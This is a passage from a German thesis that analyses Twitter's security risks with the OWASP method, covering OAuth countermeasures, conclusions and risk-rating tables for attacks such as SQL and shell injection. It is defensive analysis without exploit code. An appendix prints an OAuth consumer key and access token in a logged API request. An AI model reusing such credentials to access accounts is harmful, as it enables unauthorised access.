Im zweiten Fall sind Konsumentenschlüssel und -geheimnis zugänglich. Ein Angreifer kann diese Konsumententoken verwenden, um gültige OAuth-Zugriffstoken für weitere Benutzer zu erhalten. Wichtig ist, festzuhalten, dass der Angreifer die Zugriffstoken nur dann erhält, wenn die Autorisierung durch die Software des Angreifers initiiert wird. Nur dann kann der Angreifer eine `oauth_callback_url` vorgeben, die er kontrolliert und an die die OAuth-Zugriffstoken gesendet werden. Der Angreifer besitzt also nur die Zugriffstoken von einer Untermenge der Benutzer der Third-Party Anwendung und kann auch nur über diese Konten Spam verteilen. In diesem Fall sollte also nicht die gesamte Anwendung gesperrt werden, sondern nur die Zugriffstoken der Benutzer, die die Angreifer-Anwendung autorisiert haben. Zur Identifizierung dieser Anwender bietet sich die `oauth_callback_url` an, die, wie bereits angesprochen, auf eine abweichende URL zeigen muss.

Clientseitig: Der Benutzer sollte mit Bedacht jene Anwendungen wählen, die er autorisiert. Sollte der Anwender feststellen, dass die Anwendung eigenständig und unabsichtlich Tweets und Direktnachrichten versendet und Änderungen am Konto vornimmt, ist der Zugriff schnellstmöglich zu widerrufen.

***OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich:***

Dienstseitig: Twitter sollte von der teilweise nicht realistischen Forderung ablassen, dass Konsumentenschlüssel und -geheimnis durch den Konsumenten geheim gehalten werden sollen. Der Konsumententoken ist zwar ein guter Indikator, welche Anwendung eines Drittanbieters benutzt wird, es kann aber nie die einzige sein. Die o.g. `oauth_callback_url`

kann ein weiterer Faktor sein. Daneben bieten sich auch User-Agent und IP-Adresse an, um die Anwendungen zu identifizieren.

Clientseitig: Der Benutzer kann nichts zur Sicherheit des Konsumentenschlüssels und -geheimnisses beitragen.

***Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte:***

Dienstseitig: Twitter sollte, wie bei der Gegenmaßnahme des Risikos „Zu grobe und unklare Rechtevergabe mit OAuth“ schon beschrieben, ein Benachrichtigungssystem einführen. Dieses System sollte Anwender über fehlende Rechte informieren und evtl. auch Third-Party Anwendungen einräumen, dort zu erklären, welche Funktionen mit diesem Recht realisiert werden.

Entwickler sollten Anwendungen anbieten, die auch verschiedene Kombinationen von vergebenen Rechten unterstützen. Eine Anwendung anzubieten, die nur dann funktioniert, wenn alle benötigten Rechte vergeben wurden, sollte Ausnahme sein.

Clientseitig: Der Benutzer muss sich momentan selbst über neue, benötigte Rechte von verwendeten Anwendungen informieren.

***Twitter verwendet unsichere Version des OAuth-Protokolls:***

Dienstseitig: Bei der letzten Überarbeitung des OAuth-Protokolls hat Twitter sich vorbildlich verhalten. Der Mikroblogging-Dienst hat sofort OAuth deaktiviert und erst wieder reaktiviert, als das Protokoll überarbeitet und die Schwachstelle geschlossen war.

Clientseitig: Vor einem unsicheren OAuth-Protokoll kann sich der Benutzer nicht schützen. Er könnte natürlich Anwendungen von Drittanbietern nicht autorisieren und wäre somit nicht vom OAuth-Protokoll abhängig.

## 6 Fazit

Diese Arbeit hat einen Einblick in die Funktionen Twitters und den daraus resultierenden, typischen Nutzungsszenarien gegeben. Anhand verschiedener Studien konnten Aussagen über das Anwenderverhalten gemacht werden, welche in die Abgrenzung der Nutzergruppen einfluss, für die individuelle Risikobewertungen vorgenommen wurden. Das OWASP-Framework gab die einzelnen Schritte in der Risikoidentifizierung und -bewertung vor. Schließlich wurden client- sowie dienstseitige Gegenmaßnahmen zur Mitigation der identifizierten Risiken erarbeitet.

### 6.1 Ergebnisse

Als Ergebnisse dieser Arbeit ist die umfassende Risikoanalyse von Twitter zu nennen, die auch abhängig von den fünf Nutzergruppen durchgeführt wurde: passive Nutzer, aktive Nutzer, Organisationen als Nutzer, Journalisten und Entwickler von Third-Party Anwendungen.

Die identifizierten Risiken zeigen, dass die Kürze der Twitter-Nachrichten nicht zu einer höheren Sicherheit beiträgt. Auch die Öffentlichkeit der Tweets und fast aller Kontenangaben sollte den Benutzer nicht dazu verleiten, Twitters Sicherheit als vernachlässigbar anzusehen. Die Risikoidentifizierung hat die vielfältigen Angriffspunkte von Twitter aufgezeigt. Neben den typischen Sicherheitslücken von Webanwendungen wie Shell-, Programmcode, SQL Injection, Cross-Site Scripting, Clickjacking und Cross-Site Request Forgery wurden aufgrund der Ajax-lastigen Weboberfläche auch Risiken wie JSON Hijacking identifiziert. Twitter-Anwender sind zudem durch Phishing-Angriffe gefährdet. Auch Risiken in der Meinungsbildung wie „Astroturfing“ und „nicht authentische Nachrichteninhalte“ wurden berücksichtigt. Zu guter Letzt wurden weitere Gefährdungspunkte in den Anwendungen von Drittanbietern und das verwendete OAuth-Protokoll identifiziert.

Für passive Anwender sind typische Sicherheitslücken von Webanwendungen von hoher Priorität: Unsichere Konfiguration der Server von Twitter, Programmcode-, Shell- und SQL Injection. Darauf folgen Sicherheitslücken in der Administration von Twitter: „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“, „Unsichere Administrationstools“ und „Versteckte Befehle“ zur Umgehung der Zugriffskontrolle.

Für aktive Benutzer (Privatpersonen, Organisationen oder Journalisten) besitzen andere Risiken eine höhere Relevanz. Die gefährlichsten Risiken stammen fast ausnahmslos aus den Bereichen Kompromittierung der Zugangsdaten durch Cross-Site Scripting, Brute-Force- oder Phishing-Angriffen und Session Hijacking. Auch Third-Party Anwendungen sind ein probates Mittel, mit dem Angreifer vollen Zugriff auf Twitter-Konten erhalten und so die Zugriffskontrolle umgehen können. Die Anwender können die Sicherheit ihres

Kontos zwar selbst erhöhen, indem sie ein starkes Passwort verwenden, Phishing-Angriffe erkennen und nur vertrauenswürdige Third-Party Anwendungen den Zugriff auf das Konto erlauben, Twitters Maßnahmen zur Sicherung der Anwender-Konten reichen jedoch nicht aus. HTTPS wird nicht standardmäßig angeboten, sondern ist nur eine optionale Einstellungsmöglichkeit im Profil. Auch eine PIN zur Authentifizierung beim SMS-Versand ist nicht verpflichtend. Die Stärke des verwendeten Passwortes wird zwar angezeigt, schwache Passwörter werden trotzdem durch Twitter akzeptiert. Obwohl viele Benutzer Mobiltelefone bei Twitter eingerichtet haben, wird der Besitz des Gerätes nicht zur Two-Factor-Authentifizierung verwendet. Die Webseite Twitters ist mit deaktivierten Javascript nicht funktionsfähig, sodass die Deaktivierung keinen geeigneten Schutz vor Cross-Site Scripting darstellt.

Die Sicherheit der Benutzerkonten wird zudem durch einen eklatanten Fehler in Twitters Sitzungsmanagement weiter geschwächt. Der Sitzungstoken behält trotz Abmeldung des Anwenders seine Gültigkeit und ändert sich nur bei der Vergabe eines neuen Passwortes. Erhält ein Angreifer Zugriff auf den Sitzungstoken, kann er nicht nur die Sitzung übernehmen, sondern sich jederzeit als Opfer bei Twitter anmelden. Laut [Palmer 2010] wurde Twitter bereits am 18.12.2009 über diesen Fehler informiert. Dass dieser Fehler fast 2 Jahre später immer noch nicht behoben wurde, sagt viel über das Sicherheitsbewusstsein der Verantwortlichen bei Twitter aus. Dieser Eindruck wird ebenfalls durch den Schritt der FTC gestärkt, die aufgrund der vielen erfolgreichen Angriffe (siehe Kapitel 3.1) nun regelmäßig Sicherheitsaudits bei Twitter durchführt.

Hinzu kommt, dass die Sicherheit von Webanwendungen ein sehr dynamischer Bereich ist, der einer ständigen Entwicklung unterworfen ist. Verteidiger und Angreifer entwickeln ihre Methoden kontinuierlich weiter. So war bspw. der Einsatz von CAPTCHA zum Schutz vor Brute-Force-Angriffen auf Zugangsdaten ein probates Mittel zur Verteidigung. Die Vorstellung eines Algorithmus im August 2010 der diese CAPTCHA mit einer Wahrscheinlichkeit von 30% löst [Higgins 2010], stellt jedoch eine Umgehung des Schutzes dar. Twitter sollte seine CAPTCHA-Schutzmechanismen überarbeiten, hat dies bislang jedoch nicht getan.

Die aufgeführten Gegenmaßnahmen in Kapitel 5 verdeutlicht die Abhängigkeit, in die sich die Benutzer von Twitter aus sicherheitskritischer Perspektive begeben. Von den 44 identifizierten Risiken können 17 Risiken nur dienstseitig, also durch Gegenmaßnahmen von Twitter, begegnet werden. Es ist zudem kaum vorstellbar, dass der Benutzer sein Anwenderverhalten im Internet überdenken und größeren Aufwand betreiben will, um ein für ihn ausreichendes Maß an Sicherheit bei der Nutzung von Twitter zu erreichen. Der Anwender erwartet von Twitter die Umsetzung von Sicherheitsmerkmalen, die ihn vor Angriffen schützen. Bislang (siehe Kapitel 3.1) ist Twitter das kaum geglückt.

## 6.2 Kritik

Die Risikobewertungen für die fünf Nutzergruppen hat gezeigt, dass Risiken abhängig vom Anwenderkontext verschieden bewertet werden müssen. Es gibt Risiken, die nur für gewisse Benutzergruppen relevant sind. Die Risikobewertung ist also nicht starr, sondern dynamisch aufgrund ihrer Abhängigkeit zum betrachteten Anwender. Dennoch ist Kritik an der Risikobewertung angebracht, da sich die Bewertungen gerade von aktiven Benutzern, Organisationen und Journalisten nur selten signifikant unterscheiden. Dieses unerwartete Ergebnis führte zu der Überlegung, verschiedene Gewichtung einzelner Aspekte abhängig vom betrachteten Anwendertyp einzuführen – so könnte z.B. beim Journalisten der Bewertungsaspekt „Echtheit der Nachrichten (BE)“ höher gewichtet werden. Hier stellt sich jedoch die Frage, auf welcher wissenschaftlichen Grundlage die Gewichtung gewählt würde, denn auch die anderen Aspekte sind für einen Journalisten relevant!

In dieser Arbeit geht es alleine um technische Risiken bei der Verwendung Twitters. Um allerdings einen vollständigen Überblick über die Risiken zu erhalten, sollten auch andere Risiken betrachtet werden. So sind Tweets zwar nur sehr kleine Informationseinheiten, die schnell erfasst werden können, da sie aber auch ohne großen Aufwand erstellt werden können, sieht sich der Leser schnell mit einer Flut an Informationen konfrontiert, bei der einzelne Nachrichten untergehen können.

Twitter eignet sich dazu, Stalking<sup>68</sup> zu betreiben. Das Opfer kann den Stalker zwar blockieren, dieser kann allerdings ohne großen Aufwand weitere Konten anlegen, um die Blockade des Opfers zu umgehen.

Weitere Risiken entstehen aufgrund des Standortes von Twitter. Twitter wurde im Dezember 2010 von der US-amerikanischen Justizbehörde dazu aufgefordert, personenbezogene Daten der Nutzer herauszugeben, die dem Twitter-Konto von Wikileaks folgten [Wiegand 2011]. Die Herausgabe zeigt, dass grundsätzlich jede abgespeicherte Information durch Twitter weitergegeben werden kann.

Aufgrund des US-amerikanischen Standortes muss Twitter sich an die nationale Gesetzgebung anderer Länder (z.B. Deutschland) nicht halten, was insbesondere Aspekte des Datenschutzes betrifft.

Gerade für Organisationen stellt der Umgang mit dem direkten Echtzeit-Kommunikationskanal neue Herausforderungen bereit: Wie schnell soll auf Anfragen reagiert werden? Sollen automatisiert Antworten verschickt werden? Wie wird mit der öffentlichen Kritik eines Kunden umgegangen? Sollen Tweets vor dem Absenden von einer anderen Person geprüft werden? Sollen sich Mitarbeiter/Mitglieder in Diskussionen einmischen? Diese Aspekte können die öffentliche Wahrnehmung einer Organisation stark beeinflussen kann und somit Risiken darstellen.

---

68 Unter Stalking versteht man das Belästigen und wiederholte Nachstellen einer Person. In Deutschland ist Stalking seit März 2007 ein Straftatbestand (s. § 238 StGB).

Auch Entwickler von Anwendungen, die auf der Twitter API beruhen, begeben sich in Abhängigkeit von Twitter. Auf Unverständnis ist z.B. die Entscheidung Twitters gestoßen, keine Third-Party Clients mehr tolerieren zu wollen [O'Dell 2011]. Für einige Hersteller, die eigene Twitter-Desktop-Clients oder Twitter-Browser-Plugins entwickelt haben und sich über Werbeeinblendungen finanzierten, zerstört diese Entscheidung das Geschäftsmodell.

### 6.3 Ausblick auf anschließende Arbeiten

Twitter ist, wie in Kapitel 2.1.3 „Third-Party Anwendungen“ ausgeführt, kein alleinstehender Dienst, sondern aufgrund der vielen Anwendungen von Drittanbietern ein mit vielen anderen (Web)diensten verflochtener Dienst. Diese Arbeit konzentriert sich ausschließlich auf Sicherheitsaspekte von Twitter selbst.

Interessant wären detaillierte Analysen der populärsten Third-Party Anwendungen und durchschnittliche Zahlen über die Sicherheit von Anwendungen von Drittanbietern. Aufgrund der Erweiterungen durch Drittanbieter entstehen für den Angreifer neue Angriffsvektoren, die unabhängig von Twitter sind, aber den Anwender von Twitter als Ziel haben. Sicherheitsexperten sollten Konzepte erarbeiten, mit denen der Service-Provider (Twitter) seine Benutzer vor bösartigen Konsumenten (Third-Party Anwendungen) schützen kann.

Twitter hat bislang das oStatus-Protokoll [oStat 2011], mit dem Benutzer bei verschiedenen Mikroblogging-Anbietern interagieren können, nicht implementiert. Es ist derzeit unwahrscheinlich, dass Twitter aufgrund seiner Dominanz als Mikroblogging-Plattform eine Notwendigkeit sieht, oStatus zu unterstützen.

Diaspora<sup>69</sup> hat jedoch angekündigt, oStatus zu implementieren [Grippi et al. 2010]. Sollte Diaspora aufgrund des dezentralen Konzepts als soziales Netzwerk erfolgreich sein, könnte sich die Unterstützung von oStatus für Twitter lohnen. Eine sicherheitskritische Analyse des oStatus-Protokolls ist auch unabhängig von seiner Implementierung bei Twitter interessant. oStatus könnte zu einem Standardprotokoll zum Austausch zwischen verschiedenen Webanwendungen in sozialen Netzwerken werden.

Twitter setzt zur Authentifizierung der API-Zugriffe OAuth ein. Die aktuelle Version dieses Protokolls ist 1.0a und wurde in Kapitel 2.1.2.4.1 detailliert betrachtet.

Zur Zeit wird unter Beteiligung von Facebook, Microsoft und Yahoo! bereits an einem OAuth 2.0-Entwurf gearbeitet [OAuth 2011b]. Dieser neue OAuth-Entwurf wird zukünftig sicherlich auch von Twitter eingesetzt und bedarf einer genauen sicherheitskritischer Untersuchung.

---

<sup>69</sup> Diaspora ist ein Webserver, mit dem ein verteiltes, soziales Netzwerk aufgebaut werden soll. Anstatt Daten zentral zu speichern (s. Facebook), werden die Daten dezentral auf dem eigenem Webserver hinterlegt. So bleibt die vollständige Kontrolle über die Daten beim jeweiligen Anwender. Diaspora befindet sich derzeit im Alpha-Status.

## A Anhang

### A Flussdiagramm der OAuth-Authentifizierung bei Twitter




Abbildung 20: Flussdiagramm der OAuth Autorisierung bei Twitter, Quelle: [TwitterDev 2011k]

## B API Aufruf mit Twurl

```
1: opening connection to api.local.twitter.com...
2: opened
3: <- "GET /1/trends/available.xml HTTP/1.1
4: Accept: */*
5: Connection: close
6: User-Agent: OAuth gem v0.3.4.1
7: Authorization: OAuth
  oauth_nonce="\6RaeWShTMVG19swXEEWcpZfreNdiguvGUhaqPypB8\",
  oauth_signature_method=\"HMAC-SHA1\",
  oauth_timestamp=\"1301064847\",
  oauth_consumer_key=\"5WIZC8ome710czaektVppw\",
  oauth_token=\"52013447-
  oodYrsi6DwPVG0IKAvpoezGbaTdGuGCC2x14yNwD8\",
  oauth_signature=\"Y%2FFAiMISlNxs0Idr%2Bp63gehJ6n8%3D\",
  oauth_version=\"1.0\"
8: Host: api.local.twitter.com:9000
```

Quelltext A.1: Request nach verfügbaren Trends mit Twurl TwitDCon2011

```
1: <?xml version="1.0" encoding="UTF-8"?>
2: <locations type="array">
3: <location>
4:   <woeid>23424803</woeid>
5:   <name>Ireland</name>
6:   <placeTypeName code="12">Country</placeTypeName>
7:   <country type="Country" code="IE">Ireland</country>
8:   <url>http://where.yahooapis.com/v1/place/23424803</url>
9:   <parentid>1</parentid>
10: </location>
11: <location>
12:   [...]
13: </location>
14: </locations>
```

Quelltext A.2: Auszug des Antwort-Body der verfügbaren Trends mit [TwurlTwitDCon2011]

## C Twitters Ökosystem populärer Third-Party Anwendungen



Abbildung 21: The Twitterverse – Twitters Ökosystem aus [Solis/JESS3 2011]

## D Abkürzungen der Aspekte zur Risikobewertung

Da diese Abkürzungen auf den folgenden Seiten im Anhang immer wieder vorkommen, ist die Tabelle auch auf der aufklappbaren letzten Seite verfügbar.

Tabelle 13: Abkürzung der Aspekte zur Risikobewertung

Abk.	Aspekt
AF	<b>Benötigte Fähigkeiten des Angreifers</b> <ul style="list-style-type: none"> <li>• 1 (Sicherheitsexperte) – 9 (keine Fähigkeiten erforderlich)</li> </ul>
AM	<b>Motivation des Angreifers</b> <ul style="list-style-type: none"> <li>• 1 (wenig oder keine Belohnung) – 9 (hohe Belohnung/Anerkennung)</li> </ul>
AR	<b>Benötigte Ressourcen, um Sicherheitslücke zu finden und auszunutzen</b> <ul style="list-style-type: none"> <li>• 1 (umfangreiche/teure Ressourcen) – 9 (keine Ressourcen notwendig)</li> </ul>
AG	<b>Größe der Gruppe von Angreifern</b> <ul style="list-style-type: none"> <li>• 1 (nur Administratoren) – 9 (anonyme Internetbenutzer)</li> </ul>
SA	<b>Möglichkeit der Entdeckung/Ausnutzung der Schwachstelle</b> <ul style="list-style-type: none"> <li>• 1 (unmöglich/nur theoretisch) – 9 (automatische Tools verfügbar)</li> </ul>
SB	<b>Bekanntheit der Schwachstelle beim Angreifer</b> <ul style="list-style-type: none"> <li>• 1 (unbekannt, nicht dokumentiert) – 9 (öffentliches Wissen)</li> </ul>
TV	<b>Verlust von Vertraulichkeit</b> <ul style="list-style-type: none"> <li>• 1 (Daten bleiben vertraulich) – 9 (Kompromittierung aller Daten)</li> </ul>
TI	<b>Verlust der Integrität</b> <ul style="list-style-type: none"> <li>• 1 (kein Verlust) – 9 (alle Daten/Funktionen manipuliert)</li> </ul>
TA	<b>Verlust der Verfügbarkeit</b> <ul style="list-style-type: none"> <li>• 1 (Dienste verfügbar) – 9 (sämtliche Dienste blockiert)</li> </ul>
TZ	<b>Verlust der Zurechenbarkeit</b> <ul style="list-style-type: none"> <li>• 1 (alle Aktionen sind zurechenbar) – 9 (Aktionen sind anonym)</li> </ul>
BA	<b>Anonymität: Enthüllung der Identität des Benutzers</b> <ul style="list-style-type: none"> <li>• 1 (Anonymität bleibt gewahrt) – 9 (Benutzeridentität preisgegeben)</li> </ul>
BE	<b>Echtheit der Nachrichten des Benutzers</b> <ul style="list-style-type: none"> <li>• 1 (nur beabsichtigte Nachrichten) – 9 (komplette Nachrichten eingeschleust)</li> </ul>
BP	<b>Auswirkung auf andere Programme/Betriebssystem</b> <ul style="list-style-type: none"> <li>• 1 (keine Gefährdung) – 9 (Malware kann installiert werden)</li> </ul>

## E Standardfall der Risikobewertung

Tabelle 14: Standardfall der Risikobewertung

Abkürzung	Bewertung	Begründung
AF	6	In den meisten Fällen haben es Angreifer mit Programmiererfahrung auf Twitter abgesehen haben.
AR	7	Ein Angreifer kann über die eigene Anmeldung problemlos in Erfahrung bringen, welche Ressourcen dem angemeldeten Benutzer zur Verfügung stehen und diese analysieren.
AG	9	Jeder Internetnutzer kann sich bei Twitter anmelden.
SA	9	Für viele typische Schwachstellen von Webanwendungen gibt es automatische Tools, um Anfragen mit Schadcode an die Webanwendung zu generieren und Antworten auszuwerten.
SB	9	Die Bekanntheit eines Risikos bei den Angreifern ist im Regelfall öffentliches Wissen, denn Schwachstellen und Exploits werden im Internet diskutiert und sind so jedem zugänglich.
BA	1	Das Ziel der meisten Angriffe und Bedrohungen auf Twitter ist nicht die Anonymität des Benutzers.

## F Risikobewertungen für passive Twitter-Anwender

Im Anhang unter „E Standardfall der Risikobewertung“ ist für alle Risikobewertungen ein Standardfall definiert. Nur abweichende Bewertungen werden im Folgenden unterhalb der Bewertungstabellen erklärt.

Tabelle 15: Risikobewertung für „DNS Hijacking-Attacke“ bei passiven Nutzern

DNS Hijacking-Attacke												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
3	4	7	9	7	7	1	9	9	1	7	1	7
Wahrscheinlichkeit: 6,38						Auswirkung: 5						
<b>Risikomaßzahl: 31,88</b>												

Um ein DNS Hijacking-Attacke durchzuführen, muss der Angreifer über spezielle Fähigkeiten (AF) verfügen, um den DNS-Anbieter, der i.d.R. ein hohes Sicherheitslevel mit z.B. Two-Factor-Authentifizierung<sup>70</sup> implementiert hat, erfolgreich anzugreifen. Da DNS

<sup>70</sup> Der Benutzer muss auf zweifache Weise seine Identität zur Authentifizierung belegen. Z.B. über Zugangsdaten und eine SecureID.

Hijacking ein indirekter Angriff auf Twitter darstellt, wurden Ausnutzungswahrscheinlichkeit (SA) und Bekanntheit des Risikos (SB) geringer eingestuft. Für einen nicht registrierten Benutzer kann neben der Verfügbarkeit des Dienstes (TA) auch das eigene Betriebssystem oder Programme durch Malware (BP) gefährdet werden, wenn der DNS-Eintrag auf eine Seite mit schadhafte Code zeigt. Da der Angreifer auch die IP-Adresse des Besuchers erhält, ist die Anonymität gefährdet (BP).

Tabelle 16: Risikobewertung für „Distributed Denial of Service-Attacke“ bei passiven Nutzern

Distributed Denial of Service-Attacke												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	3	5	6	9	9	1	1	9	1	1	1	1
Wahrscheinlichkeit: 7						Auswirkung: 2						
<b>Risikomaßzahl: 14</b>												

Ein erfolgreicher DoS-Angriff benötigt ein Netzwerk an Computern, um ausreichend viele Anfragen an Twitter zu generieren. Es sind also zusätzliche Ressourcen notwendig (AR). Auch kann davon ausgegangen werden, dass die Motivation für einen solchen Angriff (AM) geringer ausfällt, da lediglich der Dienst ausfällt (TA). Das schlägt sich auch in einem kleineren Angreiferkreis (AG) nieder.

Tabelle 17: Risikobewertung für „Unsichere Administrationstools“ bei passiven Anwendern

Unsichere Administrationstools												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	6	7	9	3	9	1	9	1	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 7						
<b>Risikomaßzahl: 45,5</b>												

Für passive Nutzer können auch unsichere Administrationstools negative Auswirkungen haben: Über diese Tools könnten den Benutzern Nachrichten/Aktionen untergeschoben werden (TZ & BE). Es könnten auch Tweets gesendet werden, die einen Link zu einer schadhafte Seite (BP) enthalten. Die Zugriffskontrolle wird durch die Kompromittierung solcher Tools außer Kraft gesetzt (TI). Da man über Administrationstools auch auf IP-Adresse und private Daten wie E-Mail-Adresse zugreifen kann, ist die Anonymität gefährdet (BA). Außerdem ist davon auszugehen, dass Angreifer motivierter sind (AM), solche Administrationstools anzugreifen, da sie umfangreichere Funktionen einräumen. Da bereits zum wiederholten Mal Zugriff auf Administrationstools bei Twitter erlangt werden konnte, ist davon auszugehen, dass diese nun besser geschützt sind (SA).

Tabelle 18: Risikobewertung für „Versteckte Befehle“ bei passiven Anwendern

Versteckte Befehle												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	2	9	1	9	1	9	9	9	9
Wahrscheinlichkeit: 6						Auswirkung: 7						
<b>Risikomaßzahl: 42</b>												

Da es unwahrscheinlicher ist, dass es weitere versteckte Befehle gibt, ist die Entdeckungswahrscheinlichkeit (SA) geringer eingeschätzt. Auch über versteckte Befehle sind Auswirkungen wie bei den unsicheren Administrationstools denkbar.

Tabelle 19: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei passiven Anwendern

Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	2	9	1	9	9	9	9	9	9
Wahrscheinlichkeit: 6						Auswirkung: 8						
<b>Risikomaßzahl: 48</b>												

Das Eindringen in das Unternehmen Twitter verlangt dem Angreifer mehr Fähigkeiten ab (AF). Allerdings ist die Motivation (AM) für den Angreifer höher, da er mit dem erfolgreichen Eindringen in das Unternehmen Twitter Anerkennung in der „Szene“ erhält. Die Sicherheitsschwachstelle bei Social Engineering-Angriffe zu finden, kann sich als schwierig herausstellen (SA). Die Auswirkungen eines solchen Angriffs auf passive Nutzer, sind maximal, da davon ausgegangen werden muss, dass ein Angreifer auf sämtliche Daten Zugriff erlangen kann. Da Twitter keine vertraulichen Daten eines passiven Benutzers speichert, ist (TV) mit 1 angegeben.

Tabelle 20: Risikobewertung für „Shell Injection“ bei passiven Anwendern

Shell Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	3	9	1	9	9	9	9	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 8						
<b>Risikomaßzahl: 50</b>												

Eine solche Schwachstelle zu finden, ist unwahrscheinlich (SA), da es bislang keinen solchen protokollierten Angriff gab. Die Auswirkungen einer Shell Injection können vielfältig sein: Erlangt ein Angreifer Zugriff auf die Kommandozeile, ist er potentiell in der Lage, jegliche Manipulationen am System und den laufenden Diensten (z.B. der Datenbank) vorzunehmen. Ebenfalls ist davon auszugehen, dass der Angreifer seine

Attacke auf weitere Server ausweiten kann. Daher sind sämtliche Auswirkungsfaktoren mit 9 bewertet – Ausnahme beim passiven Angreifen ist auch hier die Vertraulichkeit.

Tabelle 21: Risikobewertung für „Programmcode Injection“ bei passiven Anwendern

Programmcode Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	3	9	1	9	9	9	9	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 8						
<b>Risikomaßzahl: 50</b>												

Potentiell sind Wahrscheinlichkeit und Auswirkungen der Programmcode Injection nahezu identisch mit dem vorherigen Risiko. Ist es einem Angreifer möglich Code in die Anwendung einzuschleusen, kann auch er Befehle an die Shell ausführen lassen.

Tabelle 22: Risikobewertung für „SQL Injection“ bei passiven Anwendern

SQL Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	2	9	1	7	9	9	9	9	9
Wahrscheinlichkeit: 6						Auswirkung: 7,75						
<b>Risikomaßzahl: 46,5</b>												

SQL Injection-Angriffe gewähren grundsätzlich nur Zugriff auf die Datenbank. Da jedoch davon auszugehen ist, dass Twitter sämtliche Daten in einer Datenbank speichert, können diese Daten geändert (TI), die Datenbank gelöscht bzw. der Datenbankservice beendet (TA) und Daten so geändert werden, dass sie nicht mehr einem Konto zugeordnet werden können (TZ). Nutzungs- und private Daten könnten ausgelesen (BA) werden und Tweets so verändert werden, dass enthaltene Links auf schadhafte Seiten zeigen. Da das DBMS mit Prepared Statements ein einfaches Konzept gegen SQL Injection-Schwachstellen anbietet, ist es nahezu ausgeschlossen, dass Twitter bei diesem Angriffsvektor verletzbar ist (SA). Die hohe Risikomaßzahl von 46,5 ist aufgrund der Bekanntheit der Schwachstelle, den Angreifern und der potentiellen Auswirkungen dennoch plausibel.

Tabelle 23: Risikobewertung für „Unsichere Konfiguration des Servers“ bei passiven Anwendern

Unsichere Konfiguration des Servers												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	1	9	9	9	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 8						
<b>Risikomaßzahl: 62</b>												

Eine unsichere Konfiguration ist v.a. ein nachgelagertes Risiko. Standardinhalte ermöglichen jedoch auch die direkte Ausnutzung dieses Risikos. Solche Standardinhalte vom Webserver oder dem Datenbankmanagementsystem können durch einen Angreifer

ausgenutzt werden, ohne die Webanwendung ausspähen zu müssen. Es ist sehr wahrscheinlich, dass solche Standardinhalte, -funktionen und -benutzer durch Angreifer entdeckt und ausgenutzt werden (SA), da es automatische Tools gibt, um solche Schwachstellen zu entdecken.

Tabelle 24: Risikobewertung für „Code Injection über Benutzerbild“ bei passiven Anwendern

Code Injection über Benutzerbild												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	2	3	1	9	9	9	9	9	9
Wahrscheinlichkeit: 4,5						Auswirkung: 8						
<b>Risikomaßzahl: 36</b>												

Die Ausnutzungs- und Entdeckungswahrscheinlichkeit (SA) ist theoretischer Natur (s. Identifizierung des Risikos). Die Bekanntheit der Schwachstelle ist ebenfalls gering einzuschätzen (SB). Die Auswirkungen des Angriffs sind identisch mit dem Risiko „Programmcode Injection“.

Tabelle 25: Risikobewertung für „Path Traversal über Upload des Benutzerbildes“ bei passiven Anwendern

